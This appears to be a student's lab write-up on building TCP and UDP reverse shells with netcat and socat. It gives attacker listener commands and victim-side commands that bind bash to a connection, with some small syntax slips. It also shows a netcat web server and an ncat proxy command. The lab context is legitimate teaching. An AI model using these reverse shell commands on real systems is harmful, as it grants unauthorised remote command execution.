

1. Introduction
After learning howto setup a tcp reverse shell with netcat and socat, please answer the following questions:
- Explain how the reverse shell works:
- Who opens the TCP connection and to which IP / Port?
- Who opens the shell? Who has control over it? Which computer runs the
commands entered?
- Add a screenshot of the reverse shell, similar to the one in step 6
(make sure to show the active sessions and run at least one command on it)
2. Answers
- netcat by default use always a tcp connection, but udp can be activated with the -u switch
The command for the listener side (attacker) looks like this:nc -u -l -p 8080

The following command on the victim side won’t work, because UDP is connectionless:

nc.traditional -u -e /bin/bash localhost 8080
To establish a connection, I need to send a message to the listener side first. I did solve that by using mkfifo.
My command looks like this now:
mkfifo fifo
nc.traditional -u localhost 8080 < fifo | { echo "Hi" bash } > fifo

With soacat it looks like this:
Command on the listener side (attacker)
socat file:tty,raw,echo=0 UDP-L:8080
Command on the victim side:
socat exec:’bash -li‘,pty,stderr,setsid,sigint,sane udp:localhost:8080

- Yes it could be possible, by entering the followin command:
printf ‘HTTP/1.1 200 OK\n\n%s’ “$(cat test.html)” | netcat -l 8999

- I don’t know if it’s possible with netcat, but with ncat it is. If there is also a possibility with netcat, please let me know.
Among Ncat’s vast number of features there is the ability to chain Ncats together, redirect both TCP and UDP ports to other sites, SSL support, and proxy connections via SOCKS4 or HTTP (CONNECT method) proxies (with optional proxy authentication as well). Some general principles apply to most applications and thus give you the capability of instantly adding networking support to software that would normally never support it.
Proxying command is:
ncat -vv (victim) (port) –proxy (proxy):(port)
- Further Readings
https://www.howtoforge.de/anleitunglinux-mkfifo-command-tutorial-fr-anfnger-mit-beispielen/
https://www.varonis.com/blog/netcat-commands/
https://nmap.org/ncat/guide/index.html
PDF Report:
netcat#1
Solution by Teacher:
netcat-solution